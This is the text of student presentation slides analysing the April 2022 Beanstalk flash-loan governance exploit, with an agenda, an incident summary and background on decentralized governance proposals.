


The Beanstalk

\$BEAN

exploit

CS 8803 ESC – Team Loan Rangers

March 3rd, 2023



Agenda

Background

Description of the attack

Post-mortem analysis

Actions taken

Discussion

In a nutshell


On April 17th, 2022, an attacker fraudulently stole \$77 million worth of assets from the **BEANSTALK governance contract**.

The attack was performed with **flash loans**.

The attacker also leveraged social engineering in their attack.

Parts of the stolen assets were sent to a smart contract for helping Ukraine.

The Beanstalk protocol




Decentralized governance


Promotes “equal” contribution of users to changes in a community.

A user typically creates a proposal (EIP for Ethereum, or BIP for Beanstalk) that is then voted on by the community.


Specific rules determine whether the proposal is accepted or not.


The voted proposal is applied according to specified rules.






